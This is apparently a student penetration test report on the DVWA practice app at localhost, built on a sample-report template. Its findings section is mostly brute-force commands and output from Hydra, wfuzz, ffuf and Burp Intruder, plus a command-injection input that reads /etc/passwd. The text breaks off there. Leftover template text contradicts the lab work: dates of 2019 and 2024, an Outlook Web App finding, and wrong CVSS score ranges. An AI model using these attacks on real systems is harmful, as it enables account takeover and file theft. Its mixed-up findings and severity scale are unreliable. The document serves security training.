



## Demo Company Security Assessment Findings Report

Ath Thahir Muhammad Isa Rahmatullah  
5025231181

*Date: Sep 19<sup>th</sup>, 2024*  
*Project: 897-19*  
*Version 1.0*

---

## Table of Contents

Table of Contents .....	2
Confidentiality Statement.....	3
Disclaimer.....	3
Contact Information.....	3
Assessment Overview .....	4
Assessment Components.....	4
External Penetration Test.....	4
Finding Severity Ratings .....	5
Scope.....	6
Scope Exclusions .....	6
Client Allowances.....	6
Executive Summary .....	7
Attack Summary.....	7
Security Strengths .....	9
SIEM alerts of vulnerability scans .....	9
Security Weaknesses .....	9
Missing Multi-Factor Authentication.....	9
Weak Password Policy.....	9
Unrestricted Logon Attempts .....	9
Vulnerabilities by Impact .....	10
External Penetration Test Findings.....	11
Insufficient Lockout Policy – Outlook Web App (Critical).....	11
Additional Reports and Scans (Informational) .....	39

---

## Confidentiality Statement

This document is the exclusive property of Demo Company (DC) and TCM Security (TCMS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DC and TCMS.

TCMS may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

## Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. TCMS prioritized the assessment to identify the weakest security controls an attacker would exploit. TCMS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

## Contact Information


Name	Title	Contact Information
<b>Demo Company</b>		
DVWA	Damn Vulnerable Web Application	
<b>TCM Security</b>		
Ath Thahir Muhammad Isa Rahmatullah	Lead Penetration Tester	Office: 085331238980 Email: atha2dj@gmail.com

## Assessment Overview

From Sep 13<sup>th</sup>, 2024 to Sep 19<sup>th</sup>, 2024, DC engaged TCMS to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment*, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



## Assessment Components

### External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A TCMS engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

## Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	4.0-5.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	3.0-3.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	2.0-2.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-1.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

---

## Scope

Assessment	Details
External Penetration Test	127.0.0.1 with localhost/ 80:80 port

- Full scope information provided in “**Demo Company-867-19 Full Findings.xlsx**”

## Scope Exclusions

Per client request, TCMS did not perform any Denial of Service attacks during testing.

## Client Allowances

DC did not provide any allowances to assist the testing.

## Executive Summary

TCMS evaluated DC's external security posture through an external network penetration test from May 20<sup>th</sup>, 2019 to May 29<sup>th</sup>, 2019. By leveraging a series of attacks, TCMS found critical level vulnerabilities that allowed full internal network access to the DC headquarter office. It is highly recommended that DC address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

## Attack Summary

The following table describes how TCMS gained internal network access, step by step:

Step	Action	Recommendation
1	<b>Brute Force</b> Gain access to break into various accounts through brute force methods	Low: rate limiting, reCAPTCHA. Medium: temporary blocking. High: stricter rate limiting, 2FA, encryption.
2	<b>Command Injection</b> Able to access user data using the command injection method by pinging someone's localhost IP	Low: Input Validation, Escape special characters (;,  , &&, and &) Medium: whitelist, prevent input bypass High: disables the function to execute the system on the server.
3	<b>SQL Injection</b> Perform SQL attack using username input by applying some SQL commands to get detailed information regarding username and password	Low: Input validation, Escape special characters such as ', -, and ;. Medium: Whitelist input, prevent input bypass with strict filtering. High: Use prepared statements, avoid dynamic SQL.
4	<b>SQL Injection Blind</b> Perform a (blind) SQL attack using username input by applying several SQL commands to detailed information of someone's username and id	Low: Input validation, escape special characters (' , -, ;). Medium: Whitelist input, prevent input bypass, hide response server. High: Prepared statements, avoid dynamic SQL, limit database access.
5	<b>Cross Site Request Forgery</b> allows an attacker to force a logged in user to perform undesired actions by exploiting a valid user session.	Low: CSRF token on form. Medium: Verify reference header.
6	<b>File Inclusion</b> allows attackers to load unauthorized files into web applications, which could be used to gain access to sensitive files or execute malicious code.	Low: Validate and sanitize invalid input files. Medium: whitelist file names or paths, prevent bypass by filtering input. High: Use absolute paths, implement access control to files.

7	<b>File Upload</b> can be a security risk if a user or attacker can upload malicious files that can execute or access sensitive files on the server.	Low: Validate file type and file size.
8	<b>Javascript</b> potentially a security threat if malicious scripts could be injected or executed on the client side.	Low: Validate and escape input to prevent script injection. Medium: limit allowed script sources. High: strict sanitization input, avoid script execution from untrusted sources.
9	<b>XSS Stored</b> Occurs when data containing malicious scripts is stored on a server (e.g. in a database) and then served to other users without adequate sanitation.	Low: Input validation, escape special characters (<, >, &, ', ").
10	<b>XSS Reflected</b> Occurs when malicious script is inserted into a URL or query parameter and is directly reflected in the response without validation or sanitization.	Low: Validate and escape input from URLs and query parameters.
11	<b>XSS DOM</b> Occurs when malicious script is injected into the DOM of a web page via JavaScript manipulation, without involving the server.	Low: Validation and sanitization of input in DOM manipulation.



## Security Strengths

### SIEM alerts of vulnerability scans

During the assessment, the DC security team alerted TCMS engineers of detected vulnerability scanning against their systems. The team was successfully able to identify the TCMS engineer's attacker IP address within minutes of scanning and was capable of blacklisting TCMS from further scanning actions.

## Security Weaknesses

### Missing Multi-Factor Authentication

TCMS leveraged multiple attacks against DC login forms using valid credentials harvested through open-source intelligence. Successful logins included employee e-mail accounts through Outlook Web Access and internal access via Active Directory login on the VPN. The use of multi-factor authentication would have prevented full access and required TCMS to utilize additional attack methods to gain internal network access.

### Weak Password Policy


TCMS successfully performed password guessing attacks against DC login forms, providing internal network access. A predictable password format of Summer2018! (season + year + special character) was attempted and successful.

### Unrestricted Logon Attempts

During the assessment, TCMS performed multiple brute-force attacks against login forms found on the external network. For all logins, unlimited attempts were allowed, which permitted an eventual successful login on the Outlook Web Access application.

## Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:



**Critical: 3 vulnerabilities**

- SQL Injection (Blind)
- Command Injection
- File Upload

**High: 4 vulnerabilities**

- SQL Injection
- CSRF
- File Inclusion
- XSS Stored

**Medium: 4 vulnerabilities**

- CSRF
- XSS Reflected
- JavaScript
- File Inclusion (when not completely avoided or validated)

**Low: 3 vulnerabilities**

- Brute Force
- XSS DOM
- File Upload (when proper file validation is applied)

## External Penetration Test Findings

### Insufficient Lockout Policy – Outlook Web App (Critical)

Description:	DC allowed unlimited logon attempts against their Outlook Web App (OWA) services. This configuration allowed brute force and password guessing attacks in which TCMS used to gain access to DC's internal network.
Impact:	Critical
System:	192.168.0.5
References:	<a href="#">NIST SP800-53r4 AC-17</a> - Remote Access <a href="#">NIST SP800-53r4 AC-7(1)</a> - Unsuccessful Logon Attempts   Automatic Account Lock

### Exploitation Proof of Concept

- Brute Force (Low)
- Hydra :

```

(cotto@kali): ~/Desktop
$ hydra -l admin -P 500-worst-passwords.txt 127.0.0.1 http-get-form "/dwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:Username and/or password incorrect." -m "Cookie: PHPSESSID=3vee3ht1rs2n3mgr5b2jmq60h; security=low"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-18 18:04:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 499 login tries (1:1/p:499), -32 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/dwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:Username and/or password incorrect.
[80][http-get-form] host: 127.0.0.1 login: admin password: 123456
[80][http-get-form] host: 127.0.0.1 login: admin password: 1234
[80][http-get-form] host: 127.0.0.1 login: admin password: pussy
[80][http-get-form] host: 127.0.0.1 login: admin password: password
[80][http-get-form] host: 127.0.0.1 login: admin password: dragon
[80][http-get-form] host: 127.0.0.1 login: admin password: 12345
[80][http-get-form] host: 127.0.0.1 login: admin password: shadow
[80][http-get-form] host: 127.0.0.1 login: admin password: 12345678
[80][http-get-form] host: 127.0.0.1 login: admin password: 696969
[80][http-get-form] host: 127.0.0.1 login: admin password: qwerty
[80][http-get-form] host: 127.0.0.1 login: admin password: mustang
[80][http-get-form] host: 127.0.0.1 login: admin password: baseball
[80][http-get-form] host: 127.0.0.1 login: admin password: football
[80][http-get-form] host: 127.0.0.1 login: admin password: letmein
[80][http-get-form] host: 127.0.0.1 login: admin password: master
[80][http-get-form] host: 127.0.0.1 login: admin password: michael
1 of 1 target successfully completed, 15 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-18 18:04:36

```

### Payload exploit:

```

hydra -l admin -P 500-worst-passwords.txt 127.0.0.1 http-get-form
"/dwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:Username
and/or password incorrect." -m "Cookie:PHPSESSID=3vee3ht1rs2n3mgr5b2jmq60h; security=low"

```

---

- Wfuzz :

```
(attn@kali) ~/Desktop
$ wfuzz --hs "incorrect" -c -z file,500-worst-passwords.txt -b 'security=low; PHPSESSID=lfq1lrkb0shecgqg7h9t6irpj1' --hh 0 'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login'
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login
Total requests: 499

ID      Response  Lines  Word  Chars  Payload
*****
000000002: 200      109 L  256 W  4335 Ch  "password"

Total time: 0
Processed Requests: 499
Filtered Requests: 498
Requests/sec.: 0
```

Payload exploit:


```
wfuzz --hs "incorrect" -c -z file,500-worst-passwords.txt -b 'security=low;
PHPSESSID=3vee3ht1rs2n3mgr5b2jnqo60h' --hh 0
'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login
=Login'
```

## - Ffuf

```

(atta@kali):~/Desktop
$ ffuf -w 500-worst-passwords.txt -b 'security=low; PHPSESSID=1t1632e49prtdl0tkfua31h2ia' -u 'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login' -fr 'incorrect' -fc 302

```



```

:: Method      : GET
:: URL         : http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login
:: Wordlist    : FUZZ: /home/atta/Desktop/500-worst-passwords.txt
:: Header      : Cookie: security=low; PHPSESSID=1t1632e49prtdl0tkfua31h2ia
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 302
:: Filter      : Regexp: incorrect

password [Status: 200, Size: 4335, Words: 179, Lines: 110, Duration: 4210ms]
:: Progress: [499/499] :: Job [1/1] :: 57 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

```

Payload exploit:

```


ffuf -w 500-worst-passwords.txt -b 'security=low; PHPSESSID=1t1632e49prtdl0tkfua31h2ia' -u
'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login
=Login' -fr 'incorrect' -fc 302

```

## - Burp

Intruder attack results filter: Showing all items									
Request	Payload	Status code	Response received	Error	Timeout	Length	incorrect	welcome	Comment
0		200	4			4620	1		
1	123456	200	2			4620	1		
2	password	200	2			4663	1	1	
3	12345678	200	2			4620	1		
4	1234	200	4			4620	1		
5	pass	200	2			4619	1		
6	12345	200	3			4619	1		
7	dragon	200	4			4620	1		
8	qwerty	200	3			4620	1		
9	696969	200	3			4620	1		
10	mustang	200	2			4620	1		
11	letmein	200	3			4620	1		
12	baseball	200	4			4620	1		
13	master	200	3			4620	1		
14	michael	200	4			4620	1		
15	football	200	3			4620	1		
16	shadow	200	3			4620	1		
17	monkey	200	3			4620	1		
18	abc123	200	3			4620	1		
19	pass	200	3			4620	1		
20	fuckme	200	2			4620	1		
21	6969	200	3			4620	1		
22	jordan	200	2			4620	1		
23	harley	200	2			4620	1		
24	ranger	200	2			4620	1		
25	!wantu	200	3			4620	1		
26	jennifer	200	3			4620	1		
27	hunter	200	2			4620	1		
28	fuck	200	3			4620	1		

## Payload exploit:



The image shows the Burp Suite interface. The top tab is 'Intruder', which displays a list of payloads. The bottom tab is 'Request', which shows the details of the selected request. The request is a GET request to the URL `/dwa/vulnerabilities/brute/?username=admin&password=password&Login=Login` with a status code of 200. The request details include headers like `Host: 127.0.0.1`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0`, and `Accept: text/html,application/xhtml+xml,application/xml;q=0.8`.

Send to intruder,

At position tab give the password = \$aaa\$

Attack type sniper

Load the seclist on the payload simple list


(e.g. 500-worst-password.txt)

At settings tab we can add incorrect and welcome grep match to give flag

Go back to position tab and click start attack


- Brute Force (Medium)

- Burp



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	incorrect	welcome	Comment
16	admin	password	200	2			4672	1		
20	smithy	password	200	12			4674		1	
0			200	2003			4629	1		
1	admin	123	200	2004			4629	1		
2	1337	123	200	2005			4629	1		
3	gordonb	123	200	2007			4629	1		
4	pablo	123	200	2005			4629	1		
5	smithy	123	200	2003			4629	1		
6	admin	1234	200	2005			4629	1		
7	1337	1234	200	2005			4629	1		
8	gordonb	1234	200	2005			4629	1		
9	pablo	1234	200	2003			4629	1		
10	smithy	1234	200	2003			4629	1		
11	admin	12345	200	2003			4629	1		
12	1337	12345	200	2006			4629	1		
13	gordonb	12345	200	2004			4629	1		
14	pablo	12345	200	2005			4629	1		
15	smithy	12345	200	2003			4629	1		
17	1337	password	200	2013			4629	1		
18	gordonb	password	200	2002			4629	1		
19	pablo	password	200	2004			4629	1		
21	admin	pass	200	2003			4629	1		
22	1337	pass	200	2004			4629	1		
23	gordonb	pass	200	2013			4629	1		
24	pablo	pass	200	2003			4629	1		
25	smithy	pass	200	2003			4629	1		
26	admin	bomb	200	2012			4629	1		
27	1337	bomb	200	2006			4629	1		
28	gordonb	bomb	200	2003			4629	1		

## Payload exploit:



Send to intruder,

At position tab give the username = \$admin\$ and password = \$aaa\$

Attack type clusterbomb

Load the seclist on the payload 1 and 2 simple list

1 is for username and 2 is for password

(e.g. users.txt and 500-worst-password.txt)

At settings tab we can add incorrect and welcome grep match to give flag

Go back to position tab and click start attack

- Brute Force (Hard)

- Burp

Results	Positions	Payloads	Resource pool	Settings								
Intruder attack results filter: Showing all items												
Request	Payload 1	Payload 2	Status code	Response received	Error	Redirects fo...	Timeout	Length	welcome	incorrect	value="	Comment
2	password	17340fd109b66dd1fb651b096105d63d	200	2		0		4750	1		2269df9283be34cdfb8c9b34308ea...	
0			200	17		1		4736		1	d543f2d90a2ca184dfda66463ea7...	
1	123456		200	5		1		4736		1	17340fd109b66dd1fb651b096105d...	
3	12345678	2269df9283be34cdfb8c9b34308ea8eb	200	2		0		4707		1	82581b0832e9e5992580cf0883b...	
4	1234	82581b0832e9e5992580cf0883b27f	200	2004		0		4707		1	c12b53db4c67f93773c8b19f40433...	
5	pussy	c12b53db4c67f93773c8b19f4043375	200	1003		0		4707		1	267744d005cf9fb2ecc9dc5f1fa0593	
6	12345	267744d005cf9fb2ecc9dc5f1fa0593	200	2		0		4707		1	37a47fd38dc2e06d871fc36b951533b7	
7	dragon	37a47fd38dc2e06d871fc36b951533b7	200	4		0		4707		1	00f05513392b51cf84e021788505...	
8	querty	00f05513392b51cf84e02178850583	200	3004		0		4707		1	d6f1c3d77993443f814c04530d0e...	
9	696969	d6f1c3d77993443f814c04530d0e021	200	2003		0		4707		1	936029ff1eab2cfaf44d27989945...	
10	mustang	936029ff1eab2cfaf44d279899457ae	200	1003		0		4707		1	28a19778711338f8dadacc70c59afc7	
11	letmein	28a19778711338f8dadacc70c59afc87	200	3002		0		4707		1	11f3e1372d474cd6168418057579a...	
12	baseball	11f3e1372d474cd6168418057579a41d	200	2002		0		4707		1	f12c595d8923693344bc52c5eeccbf7	
13	master	f12c595d8923693344bc52c5eeccbf7	200	2003		0		4707		1	6cd39f658020f26b319b3e9b40ca...	
14	michael	6cd39f658020f26b319b3e9b40baca	200	2		0		4707		1	f65715fe007b8ff44c1e48a30301c3...	
15	football	f65715fe007b8ff44c1e48a30301c3b0	200	1005		0		4707		1	466bde6345803b703e4074821af...	
16	shadow	466bde6345803b703e4074821af8801	200	3002		0		4707		1	5ab555e5149da417a971bb33b87a...	
17	monkey	5ab555e5149da417a971bb33b87a74a	200	3002		0		4707		1	52a9fc14a9c66677b2c3b6d2870a9...	
18	abc123	52a9fc14a9c66677b2c3b6d2870a937	200	3002		0		4707		1	cd74300761b602214e16b783d729...	
19	pass	cd74300761b602214e16b783d7291e2	200	4		0		4707		1	1ac8b1d6d84e1eb5a8db0158a63...	
20	fuckme	1ac8b1d6d84e1eb5a8db0158a6381	200	3004		0		4707		1	f12d9d12dc63677c01ec0c7eae8fa4	
21	6969	f12d9d12dc63677c01ec0c7eae8fa4	200	2006		0		4707		1	8701c922de59c44e79e49cd05ebad5af	
22	jordan	8701c922de59c44e79e49cd05ebad5af	200	3		0		4707		1	a69378114da20b004ae512a8637...	
23	haley	a69378114da20b004ae512a86378a3	200	2010		0		4707		1	e6857667f1394b1ae0d0103ec1e4be	
24	ranger	e6857667f1394b1ae0d0103ec1e4be	200	3002		0		4707		1	376713f8434b15f82db5e6de8d999	
25	iwantu	376713f8434b15f82db5e6de8d999	200	3		0		4707		1	d40be41219f1c5e6d812e9a2e7224f...	
26	jennifer	d40be41219f1c5e6d812e9a2e7224f70a	200	2003		0		4707		1	3308ba8531d1d0828a9a3cd3b51b...	
27	hunter	3308ba8531d1d0828a9a3cd3b51bd70	200	2004		0		4707		1	e4a194c2d1f74ebab6aa35c13ffica5	
28	fuck	e4a194c2d1f74ebab6aa35c13ffica5	200	3005		0		4707		1	171c426f5d03d3606a59d3ca6f9...	
Request	Response											
pretty	Raw	Hex										
GET /dvd/vulnerabilities/brute/?username=admin&password=password&login=Login&user_token=17340fd109b66dd1fb651b096105d63d HTTP/1.1												

## Payload exploit:

Choose an attack type

Attack type: Pitchfork

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1

```

1 GET /dwa/vulnerabilities/brute/?username=admin&password=$aaa$&Login=Login&user_token={cd898123e58e34d2d7aaab384fa7f41c5} HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1/dwa/vulnerabilities/brute/
9 Cookie: PHPSESSID=1162ae499d0tkfua3h2a; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

☒ Extract the following items from responses:

Add

Edit

Remove

Duplicate

Up

Down

Clear

From [value='], length 32

Send to intruder

At position tab give the password = \$aaa\$ and user\_token= \$token\$

Attack type pitchfork

Load the seclist on the payload 1 is simple list and 2 recursive grep

1 is for password and 2 is for token

For payload 2 go to resource pooland make maximum concurrent request = 1

Go to setting tab make the grep extract make start from value=' dan length 32 because it's the token

At settings tab we can add incorrect and welcome grep match to give flag

Go back to position tab and click start attack



- Command Injection (Low)

### Vulnerability: Command Injection

```

Ping a device
Enter an IP address: 127.0.0.1 ; cat /etc/passwd | tee /tmp/passwd Submit

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.860 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.833 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.839 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.830 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.830/0.840/0.860/0.357 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
